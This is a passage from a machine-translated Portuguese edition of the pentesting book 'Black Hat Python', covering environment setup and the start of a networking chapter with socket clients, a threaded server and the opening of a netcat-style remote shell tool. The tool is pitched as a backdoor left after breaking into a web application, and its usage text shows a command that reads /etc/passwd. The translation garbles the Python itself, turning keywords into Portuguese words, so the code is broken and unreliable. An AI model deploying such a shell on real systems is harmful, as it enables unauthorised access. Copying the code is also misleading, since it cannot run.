

Black Hat Python: Programação Python para Hackers e Pentesters

Justin Seitz

Publicado por No Starch Press

para Pat

Embora nunca conheci, estou eternamente grato para cada membro de sua família maravilhosa que me deu.
Canadian Cancer Society www.cancer.ca

Sobre o autor

Justin Seitz é um pesquisador sênior de segurança Immunity, Inc., onde ele passa sua caça bug tempo, engenharia reversa, escrever exploits, e codificação Python. Ele é o autor de *cinza Hat Python*, o primeiro livro para cobrir Python para análise de segurança.

Sobre os Revisores Técnicos

Dan Frisch tem mais de dez anos de experiência em segurança da informação. Atualmente, ele é um sênior de segurança analista em uma agência de aplicação da lei canadense. Antes que o papel, ele trabalhou como consultor fornecendo avaliações de segurança para as empresas financeiras e de tecnologia na América do Norte. Porque ele está obcecado com tecnologia e possui uma faixa preta terceiro grau, você pode assumir (corretamente) que toda a sua vida é baseada em torno *A Matrix*.

Desde os primeiros dias do Commodore PET e VIC-20, a tecnologia tem sido um companheiro constante (e às vezes uma obsessão!) para Cliff Janzen. Cliff descobriu sua paixão carreira, quando ele se mudou para segurança da informação em 2008, após uma década de operações de TI. Durante os últimos anos tem sido Cliff felizmente empregado como um consultor de segurança, fazendo tudo de revisão da política de testes de penetração, e ele se sente sortudo por ter uma carreira que é também o seu passatempo favorito.

Prefácio

Python ainda é a língua dominante no mundo da segurança da informação, mesmo se a conversa cerca de idioma de sua escolha, por vezes, parece mais uma guerra religiosa. ferramentas baseadas em Python incluem

todos os tipos de fuzzers, proxies, e até mesmo o ocasional explorar. Exploit frameworks como CANVAS são escritos em Python como são ferramentas mais obscuros como PyEmu ou Sulley.

Apenas sobre cada fuzzer ou explorar tenho escrito tem estado em Python. De fato, a pirataria automóvel pesquisa que Chris Valasek e eu realizada recentemente continha uma biblioteca para injetar mensagens CAN sobre sua rede automotiva usando Python!

Se você está interessado em mexer com as tarefas de segurança da informação, Python é uma grande linguagem de aprender por causa do grande número de engenharia e exploração bibliotecas reversa disponíveis para seu uso.

Agora, se apenas os desenvolvedores Metasploit viria a seus sentidos e mudar em Ruby, Python, nossa comunidade estariam unidos.

Neste novo livro, Justin cobre uma grande variedade de tópicos que um jovem hacker empreendedor seria necessário para sair do chão. Ele inclui instruções passo a passo de como ler e escrever pacotes de rede, como farejar a rede, bem como qualquer coisa que você pode precisar para auditoria de aplicações web e de ataque. Ele em seguida, passa mergulho de tempo significativa em como escrever código para lidar com especificidades de atacar Sistemas Windows. Em geral, *Preto Hat Python* é uma leitura divertida, e enquanto ele não pode transformá-lo em um Super hacker de golpe como eu, certamente pode ajudar a começar no caminho. Lembre-se, a diferença entre script kiddies e profissionais é a diferença entre simplesmente usando outra ferramentas das pessoas e escrever o seu próprio.

Charlie Miller

St. Louis, Missouri

setembro 2014

Prefácio

hacker de Python. Essas são duas palavras que você realmente poderia usar para me descrever. No Immunity, eu tenho sorte suficiente para trabalhar com pessoas que realmente, realmente, sabe codificar Python. Eu não sou um daqueles pessoas. Eu passo grande parte do meu tempo de testes de penetração, e isso exige ferramenta Python rápida desenvolvimento, com foco na execução e entrega de resultados (não necessariamente em beleza, optimization, ou mesmo a estabilidade). Ao longo deste livro você vai aprender que é assim que eu código, mas eu também sinto como se fosse parte do que me um pentester forte faz. Espero que esta filosofia e estilo ajuda a você também.

Como você progride através do livro, você também vai perceber que eu não tome mergulhos profundos em um único tema. Isso ocorre por design. Eu quero dar-lhe o mínimo, com um pouco de sabor, para que você tenha algum conhecimento fundamental. Com isso em mente, eu polvilhado ideias e trabalhos de casa ao longo do livro para alavancar-lo em sua própria direção. Encorajo-vos a aprofundar estas ideias, e Gostaria muito de ouvir de volta qualquer uma das suas próprias implementações, as atribuições de ferramental, ou de trabalhos de casa que você tem feito.

Como acontece com qualquer livro técnico, os leitores em diferentes níveis de habilidade com o Python (ou a segurança da informação no geral) vai experimentar este livro de forma diferente. Alguns de vocês podem simplesmente agarrá-lo e prender capítulos que são pertinentes para um show de consultoria que se encontra, enquanto outros podem lê-lo de capa a capa. Eu iria recomendar que se você é um novato para programador Python intermediário que você começar no início do livro e lê-lo em linha reta através em ordem. Você vai pegar alguns blocos de construção bons ao longo o caminho.

Para começar, eu estabelecer alguns fundamentos de rede no Capítulo 2 e trabalhar lentamente o nosso caminho através soquetes brutos em Capítulo 3 e usando scapy no Capítulo 4 para algumas ferramentas de rede mais interessante.

A próxima seção do livro trata de aplicações web de hacking, começando com seu próprio costume ferramental no Capítulo 5 e depois estendendo a Suíte Arrotar popular no Capítulo 6. A partir daí vamos gastar uma grande quantidade de tempo a falar de trojans, começando com o comando GitHub e controle em Capítulo 7, toda a maneira através do Capítulo 10, onde nós vai cobrir algum do Windows privilégio escalada truques. O último capítulo é sobre o uso de volatilidade para automatizar algumas forense de memória ofensivos técnicas.

Eu tento manter as amostras de código curto e direto ao ponto, e o mesmo vale para as explicações. Se você é relativamente novo para Python Encorajo-vos a perfurar cada linha para obter essa memória muscular de codificação indo. Todos os exemplos de código-fonte deste livro estão disponíveis em <http://nostarch.com/blackhatpython/>.

Aqui vamos nós!

Agradecimentos

Eu gostaria de agradecer a minha família - minha linda esposa, Clare, e meus cinco filhos, Emily, Carter, Cohen, Brady, e Mason - para todo o incentivo e tolerância enquanto eu passei um ano e metade da minha vida escrevendo este livro. Meus irmãos, irmã, mãe, pai, e Paulette também têm me dado um muita motivação para continuar a empurrar através de não importa o quê. Eu amo todos vocês.

Para todos os meus pessoas no Immunity (gostaria de listar cada um de vocês aqui se eu tinha o quarto): obrigado por me tolerar diariamente. Você é realmente uma equipe incrível de se trabalhar. Para a equipe da No Starch - Tyler, Bill, Serena, e Leigh - muito obrigado por todo o trabalho duro que você colocou neste livro e o resto em sua coleção. Todos nós apreciá-lo.

Eu também gostaria de agradecer aos meus revisores técnicos, Dan Frisch e Cliff Janzen. Esses caras digitadas e criticado cada linha de código, escreveu apoioando código, fez edições, e desde absolutamente incrível apoio durante todo o processo. Qualquer pessoa que está escrevendo um livro infosec deve realmente obter esses caras a bordo; eles foram surpreendentes e então alguns.

Para o resto de vocês rufões que compartilham bebe, ri e Gchats: obrigado por me deixar irritar e gemido com você sobre escrever este livro.

Capítulo 1. Configurando o Python Meio Ambiente

Este é o menos divertido - mas, no entanto crítica - parte do livro, onde nós caminhamos através da criação de um ambiente em que para escrever e testar Python. Nós vamos fazer um curso intensivo de criação de um máquina de Kali Linux virtual (VM) e instalar um bom IDE para que você tenha tudo que você precisa desenvolver código. Até o final deste capítulo, você deve estar pronto para enfrentar os exercícios e código exemplos no restante do livro.

Antes de começar, vá em frente e baixar e instalar VMWare Player.^[1] Eu também recomendo que você tem alguns Windows VMs no pronto, bem como, incluindo Windows XP e Windows 7, de preferência de 32 bits em ambos os casos.

Instalando Kali Linux

Kali é o sucessor a distribuição BackTrack Linux, desenhado por Offensive Security a partir do módulo como um sistema operacional de teste de penetração. Ele vem com uma série de ferramentas pré-instaladas e é baseado no Debian Linux, então você também vai ser capaz de instalar uma grande variedade de ferramentas adicionais e bibliotecas para além do que está no OS para começar.

Primeiro, pegue uma imagem Kali VM a partir do seguinte URL: <http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z>^[2]. Baixar e descompactar a imagem, e em seguida, clique duplo -lo para fazer VMWare Player aquecê-la. O nome de usuário padrão é *raiz* e a senha é *toor*. Isto deve dar para no meio ambiente de trabalho completo Kali como mostrado na Figura 1-1.



Figura 1-1. O desktop Linux Kali

A primeira coisa que vamos fazer é garantir que a versão correta do Python está instalado. Este livro vai usar Python 2.7 por toda parte. No shell (**Aplicativos** ▶ **Acessórios** ▶ **Terminal**), execute o Segue:

```
root @ kali: ~ # python --version
Python 2.7.3
root @ kali: ~ #
```

Se você baixou a imagem exata que eu recomendado acima, Python 2.7 será automaticamente instalado. Por favor, note que o uso de uma versão diferente do Python pode quebrar alguns dos exemplos de código neste livro. Você foi avisado.

Agora vamos adicionar algumas peças úteis de gerenciamento de pacotes Python sob a forma de `easy_install` e `pip`. Estes são muito como o `apt` pacote gerente , porque eles permitem que você para diretamente instalar Python bibliotecas, sem ter que baixar manualmente, desempacotar e instalá-los. Vamos instalar esses dois gerenciadores de pacotes, emitindo os seguintes comandos:

```
root @ kali: ~ #: apt-get instalar o python-setuptools python-pip
```

Quando os pacotes são instalados, podemos fazer um teste rápido e instalar o módulo que vamos usar em Capítulo 7 para construir um baseado no GitHub trojan. Digite o seguinte em seu terminal:

```
root @ kali: ~ #: pip instalar github3.py
```

Você deve ver uma saída no seu terminal indicando que a biblioteca está sendo baixados e instalados.

Em seguida, cair em um shell Python e validar que ele foi instalado corretamente:

```
root @ kali: ~ #: python
Python 2.7.3 (padrão, 14 de março de 2014, 11:57:14)
[GCC 4.7.2] no linux2
Type "help", "copyright", "créditos" ou "licença" para mais informações.
>>> Import github3
>>> Exit ()
```

Se os resultados não são idênticos a estes, em seguida, há um "erro de configuração" no seu ambiente Python e você trouxe grande vergonha para o nosso dojo Python! Neste caso, certifique-se de que você seguiu todos os passos acima e que você tem a versão correta do Kali.

Tenha em mente que para a maioria dos exemplos ao longo deste livro, você pode desenvolver seu código em uma variedade de ambientes, incluindo Mac, Linux e Windows. Há alguns capítulos que são Windows-específico, e eu vou ter certeza de que você saiba no início do capítulo.

Agora que temos a nossa máquina virtual hackers configurar, vamos instalar um Python IDE para o desenvolvimento.

WingIDE

Enquanto eu normalmente não defendo produtos de software comerciais, WingIDE é o melhor IDE que eu tenho utilizado nos últimos sete anos na imunidade. WingIDE fornece toda a funcionalidade básica IDE como o auto-conclusão e explicação dos parâmetros da função, mas a sua depuração recursos são o que o diferencia a partir de outros IDEs. Vou dar-lhe um rápido resumo da versão comercial do WingIDE, mas de Claro que você deve escolher qualquer versão é melhor para você.^[3]

Você pode pegar WingIDE de <http://www.wingware.com/>, e eu recomendo que você instale o julgamento para que você pode experimentar em primeira mão algumas das funcionalidades disponíveis na versão comercial.

Você pode fazer o seu desenvolvimento em qualquer plataforma que você deseja, mas que poderia ser melhor para instalar WingIDE em seu Kali VM, pelo menos para começar. Se você seguiu junto com minhas instruções, até agora, certifique-se que você baixar o 32-bit .deb pacote para WingIDE, e guardá-lo para o diretório do usuário. Então cair em um terminal e execute o seguinte:

```
root @ kali: ~ # dpkg -i wingide5_5.0.9-1_i386.deb
```

Este deve instalar WingIDE como planejado. Se você receber qualquer erro de instalação, pode haver não atendida dependências. Neste caso, basta executar:

```
root @ kali: ~ # apt-get -f instalar
```

Isso deve resolver quaisquer dependências que estão faltando e instalar WingIDE. Para verificar se você instalou-lo corretamente, verifique se você pode acessá-lo, como mostrado na Figura 1-2.




Figura 1-2. Acessando WingIDE a partir do desktop Kali

Fogo até WingIDE e abrir um novo arquivo de Python em branco. Em seguida, acompanhar como eu dou-lhe um rápido resumo de alguns recursos úteis. Para começar, sua tela deve ser semelhante a Figura 1-3, com o seu código principal área de edição no canto superior esquerdo e um conjunto de guias na parte inferior.

Figura 1-3. layout da janela principal WingIDE

Vamos escrever um código simples para ilustrar algumas das funções úteis do WingIDE, incluindo a Debug sonda e dados Stack guias. Perfurar o seguinte código para o editor:

```
soma def (NUMBER_ONE, NUMBER_TWO):
```

```

number_one_int = convert_integer(NUMBER_ONE)
number_two_int = convert_integer(NUMBER_TWO)

result = number_one_int + number_two_int

```

Este é um exemplo muito artificial, mas é uma excelente demonstração de como fazer sua vida mais fácil com WingIDE. Guardá-lo com qualquer nome de arquivo que você deseja, clique no **Debug** item de menu e selecione o **Select Corrente Principal Debug arquivo como** opção, como mostrado na Figura 1-4.




Figura 1-4. Definir o script Python atual para depuração

Agora definir um ponto de interrupção na linha de código que diz:

```
converted_integer retorno
```

Você pode fazer isso clicando na margem esquerda ou pressionando a tecla F9. Você deverá ver um pequeno ponto vermelho aparecer na margem. Agora execute o script pressionando F5, e execução deve parar em seu ponto de interrupção.

Clique na **pilha de dados** guia e você deve ver uma tela como a da Figura 1-5.

O guia Dados Stack vai nos mostrar algumas informações úteis, tais como o estado de qualquer local e variáveis globais no momento em que o nosso ponto de interrupção foi atingido. Isto permite-lhe depurar mais avançado código onde você precisa inspecionar variáveis durante a execução para rastrear erros. Se você clicar no drop down bar, você também pode ver a pilha de chamadas atual, que lhe diz que função chamada a função você está atualmente dentro. Ter um olhar para a Figura 1-6 para ver o rastreamento de pilha.





Figura 1-6. Exibindo o rastreamento de pilha atual

Podemos ver que `convert_integer` foi chamado a partir da `soma` de função na linha 3 do nosso script Python. Isso se torna muito útil se você tiver chamadas de função recursiva ou uma função que é chamado de muitos potenciais locais. Usando a guia Dados Pilha virá em muito útil em sua Python desenvolvimento de carreira!

A próxima característica importante é o separador de depuração Probe. Essa guia permite que você cair em um shell Python que é execução dentro do contexto atual do momento exato em que o ponto de interrupção foi atingido. Isso permite que você inspecione e modificar variáveis, bem como fragmentos pequenos de escrita do código de teste para experimentar novas ideias ou a solucionar problemas. Figura 1-7 demonstra como inspecionar o `converted_integer` variável e mudança o seu valor.




Figura 1-7. Usando Debug Probe para inspecionar e modificar as variáveis locais

Depois de fazer algumas modificações, pode retomar a execução do script, pressionando F5.

Mesmo que este é um exemplo muito simples, ele demonstra alguns dos recursos mais úteis do WingIDE para desenvolver e depurar scripts em Python.^[4]

É tudo o que precisa para começar a desenvolver o código para o resto deste livro. Não se esqueça sobre tornando máquinas virtuais pronto, como máquinas de destino para os capítulos específicos do Windows, mas é claro usando hardware nativo não deve apresentar quaisquer problemas.

Agora vamos entrar em algum divertimento real!

[1] Você pode baixar o VMWare Player <http://www.vmware.com/>.

[2] Para obter uma lista "clicável" dos links neste capítulo, visite <http://nostarch.com/blackhatpython/>.

[3] Para uma comparação de recursos entre as versões, visite <https://wingware.com/wingide/features/>.

[4] Se você já usa um IDE que tem características comparáveis às WingIDE, por favor envie-me um e-mail ou um tweet, porque eu adoraria ouvir sobre isso!

Capítulo 2. A Rede: Basics

A rede é e sempre será o mais sexy arena para um hacker. Um atacante pode fazer quase qualquer coisa com acesso à rede simples, como digitalização para os anfitriões, injetar pacotes, farejar dados, remotamente explorar anfitriões, e muito mais. Mas se você é um atacante que já trabalhou seu caminho para as profundezas mais profundas de um -alvo da empresa, você pode encontrar-se em um pouco de um dilema: você tem nenhuma ferramenta para executar rede ataques. Sem netcat. No Wireshark. Sem compilador e sem meios para instalar um. No entanto, você pode ser surpresos ao descobrir que, em muitos casos, você encontrará instalar um Python, e de modo que é onde vamos começar.

Este capítulo vai lhe dar algumas noções básicas sobre Python rede usando o `socket`^[5] módulo. Ao longo de forma, vamos construir clientes, servidores e um proxy TCP; e, em seguida, transformá-los em nosso próprio netcat, completo com shell de comando. Este capítulo é a base para os capítulos subsequentes em que vai construir uma ferramenta de descoberta de hosts, implementar sniffers multi-plataforma, e criar um trojan remoto estrutura. Vamos começar.

Networking Python em um parágrafo

Os programadores têm um número de ferramentas de terceiros para criar servidores de rede e clientes em Python, mas o módulo central para todas essas ferramentas é `socket`. Este módulo expõe todas as peças necessárias para escrever rapidamente clientes e servidores TCP e UDP, utilize sockets raw, e assim por diante. Para efeitos de quebra ou manutenção do acesso a máquinas de destino, este módulo é tudo que você realmente precisa. Vamos começar criando alguns clientes simples e servidores, os dois scripts rápidos da rede mais comuns que você vai escrever.

cliente TCP

Houve inúmeras vezes durante os testes de penetração que eu necessários para chicotear acima de um cliente TCP para teste para serviços, enviar dados de lixo, fuzz, ou qualquer número de outras tarefas. Se você estiver trabalhando dentro do limites de grandes ambientes corporativos, você não terá o luxo de ferramentas de redes ou compiladores, e às vezes você vai mesmo estar faltando os princípios absolutos como a capacidade de copiar / colar ou uma conexão com a Internet. Este é o lugar onde ser capaz de criar rapidamente um cliente TCP vem em extremamente calhar. Mas jabbering suficiente - vamos começar a codificação. Aqui é um cliente TCP simples.

```
tomada de importação
target_host = "www.google.com"
target_port = 80

# Criar um objeto de soquete
❶ cliente = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectar o cliente
❷ cliente.connect((target_host, target_port))

# Enviar alguns dados
❸ cliente.send("GET / HTTP / 1.1 \r \nHost: google.com \r \n \r \n")

# Receber alguns dados
❹ resposta = cliente.recv(4096)

resposta de impressão
```

Em primeiro lugar, criar um objeto de soquete com o `AF_INET` e `SOCK_STREAM` parâmetros **1**. O `AF_INET` parâmetro está dizendo que vamos usar um endereço padrão IPv4 ou nome do host e `SOCK_STREAM` indica que este será um cliente TCP. Em seguida, conectar o cliente para o servidor **2** e enviá-lo alguns dados **3**. O último passo é receber alguns dados de volta e imprimir a resposta **4**. Este é o mais simples forma de um cliente TCP, mas o que você vai escrever na maioria das vezes.

No trecho de código acima, estamos fazendo algumas hipóteses sérias sobre soquetes que você definitivamente quer estar ciente. O primeiro pressuposto é que a nossa conexão sempre terá êxito, ea segunda é que o servidor é sempre que esperam para enviar dados primeiro (em oposição aos servidores que esperar para enviar dados para você em primeiro lugar e aguardam a sua resposta). Nossa terceira suposição é que o servidor sempre envie-nos dados de volta em tempo hábil. Fazemos essas suposições em grande parte por causa da simplicidade. Enquanto programadores têm opiniões variadas sobre como lidar com soquetes de bloqueio, lidar com exceções no sockets, e assim por diante, é muito raro para pentesters para construir essas sutilezas nas ferramentas rápidas e sujo para reconhecimento ou o trabalho de exploração, por isso vamos omiti-los neste capítulo.

cliente UDP

Um cliente Python UDP não é muito diferente do que um cliente TCP; nós precisamos fazer apenas duas pequenas alterações para obtê-lo para enviar pacotes em forma UDP.

```
tomada de importação
target_host = "127.0.0.1"
target_port = 80

# Criar um objeto de soquete
❶ cliente = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Enviar alguns dados
❷ cliente.sendto ("aaabbbccc", (target_host, target_port))

# Receber alguns dados
❸ de dados, endereço = cliente.recvfrom (4096)

dados de impressão
```

Como você pode ver, nós alterar o tipo de soquete para `SOCK_DGRAM` **1** ao criar o objeto socket. o próximo passo é simplesmente chamar `sendto ()` **2**, passando os dados e o servidor que pretende enviar os dados para. Como o UDP é um protocolo sem conexão, não há nenhuma chamada para `connect ()` de antemão. O último passo é chamar `recvfrom ()` **3** para receber dados UDP de volta. Você também vai notar que ele retorna tanto a de dados e os detalhes do host remoto e porta.

Mais uma vez, nós não estamos olhando para ser programadores de rede superiores; queremos ser rápido, fácil e confiável o suficiente para lidar com as nossas tarefas de hackers do dia-a-dia. Vamos passar a criar algumas simples servidores.

TCP Server

Criando servidores TCP em Python é tão fácil quanto criar um cliente. Você pode querer usar o seu próprio servidor TCP ao escrever shells de comando ou a elaboração de uma proxy (sendo que ambos vamos fazer mais tarde). Vamos começar por criar um servidor TCP multi-roscas padrão. Marcha para fora o código abaixo:

```
tomada de importação
rosqueamento de importação
```

```

bind_ip    = "0.0.0.0"
bind_port = 9999

server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind ((bind_ip, bind_port))

❷ server.listen (5)

print "[*] Ouvir on% s:% d"% (bind_ip, bind_port)

# Este é o nosso segmento de tratamento de cliente
❸ def handle_client (client_socket):

    # Imprimir o que o cliente envia
    request = client_socket.recv (1024)

    print "[*] recebida:% s" pedido%

    # Enviar de volta um pacote
    client_socket.send ( "ACK!")

    client_socket.close ()

while True:

❹     cliente, addr = server.accept ()

    print "[*] conexão aceites a partir de:% s:% d"% (addr [0], addr [1])

    # Girar o nosso segmento do cliente para lidar com dados de entrada
    client_handler = threading.Thread (target = handle_client, args = (cliente,))
❺     client_handler.start ()

```

Para começar, nós passamos o endereço IP e a porta que deseja que o servidor para escutar em ❶ . Em seguida nós dizer a servidor para começar a ouvir ❷ com um atraso máximo de conexões definidas para 5. Em seguida, colocar o servidor em seu loop principal, onde ele está esperando por uma conexão de entrada. Quando um cliente se conecta ❸ , nós receber socket o cliente para o `cliente` variável, e os detalhes de conexão remota para o `endereco` variável. Em seguida, criar um novo objeto de discussão que aponta para o nosso `handle_client` função, e passamos que o objeto socket cliente como um argumento. Em seguida, iniciar o thread para lidar com a conexão do cliente ❹ , e nosso principal loop de servidor está pronto para lidar com outra conexão de entrada. O `handle_client` ❺ função executa o `recv ()` e, em seguida, envia uma mensagem simples para o cliente.

Se você usa o cliente TCP que construímos anteriormente, você pode enviar alguns pacotes de teste para o servidor e você deve ver uma saída semelhante ao seguinte:

```

[*] Escuta em 0.0.0.0:9999
[*] Conexão aceites a partir de: 127.0.0.1:62512
[*] Recebida: ABCDEF

```

É isso aí! Muito simples, mas esta é uma peça muito útil de código que se estenderá nos próximos dois de seções quando nós construímos um substituto netcat e um proxy TCP.

substituindo Netcat

Netcat é a faca do trabalho em rede, por isso é nenhuma surpresa que os administradores de sistemas astutos remover -lo a partir de seus sistemas. Em mais de uma ocasião, eu correr em servidores que não têm netcat instalado, mas tenho Python. Nestes casos, é útil para criar um cliente de rede simples e servidor que você pode usar para empurrar os arquivos, ou de ter um ouvinte que lhe dá acesso de linha de comando. Se você tiver quebrada no meio de uma aplicação web, é definitivamente vale a pena deixar cair uma chamada de retorno Python para lhe dar acesso secundário sem ter que primeiro queimar um de seus trojans ou backdoors. Criação de uma ferramenta como este é também um grande exercício Python, então vamos começar.

```

sys importação
tomada de importação
getopt importação
rosqueamento de importação
subprocess importação

# Definir algumas variáveis globais
ouço      = False
comando   = False
Envio     = False
executar  = ""
alvo      = ""
upload_destination = ""
porta     = 0

```

Aqui, estamos apenas a importação de todas as nossas bibliotecas necessárias e definir algumas variáveis globais. Não trabalho pesado ainda.

Agora vamos criar a nossa função principal responsável pelo tratamento de argumentos de linha de comando e chamando o resto de nossas funções.

```

❶ def uso ():
    print "Ferramenta Net BHP"
    impressão
    print "Uso: bhpnet.py -t target_host -p port"
    print "-l --listen           - Escutar em [host]: [port] para
                                conexões de entrada"
    print "-e --execute = file_to_run - executar o arquivo fornecido em cima
                                receber uma ligação"
    print "-c --command          - Inicializar um shell de comando"
    print "-u --upload = destino - ao receber conexão carregar um
                                arquivo e gravar em [destino] "
    impressão
    impressão
    impressão "Exemplos:"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l-u = c: \\\ target.exe"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e = \" cat / etc / passwd \\" "
    print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
    sys.exit (0)

def main ():
    mundial ouvir
    port mundial

```

```

global de execução
comando global
upload_destination mundial
meta global

se não len (sys.argv [1:]):
    uso()

# Ler as opções de linha de comando

experimentar:
    ②
        opta, args = getopt.getopt (sys.argv [1:], "hle: t: p: cu:",
        [ "Ajuda", "ouvir", "executar", "alvo", "port", "comando", "upload"])
    exceto getopt.GetoptError como err:
        str impressão (err)
        uso()

para o, uma em opta:
    Se o in ( "-h", "- help"):
        uso()
    elif o in ( "-l", "- ouça"):
        ouça = True
    elif o in ( "-e", "--execute"):
        executar um =
    elif o in ( "c", "--commandshell"):
        comando = true
    elif o in ( "u", "--upload"):
        upload_destination = um
    elif o in ( "-t", "--target"):
        target = a
    elif o in ( "-p", "--port"):
        porto = int (a)
    outro:
        afirmam False, "Option não tratada"

    ③
        # Vamos ouvir ou apenas enviar dados de stdin?
        se não ouvir e len (alvo) e port> 0:

            # Lido no buffer a partir da linha de comando
            # Isto irá bloquear, então enviar CTRL-D, se não enviar entrada
            # Para stdin
            tampão sys.stdin.read = ()

            # Enviar dados off
            client_sender (buffer)

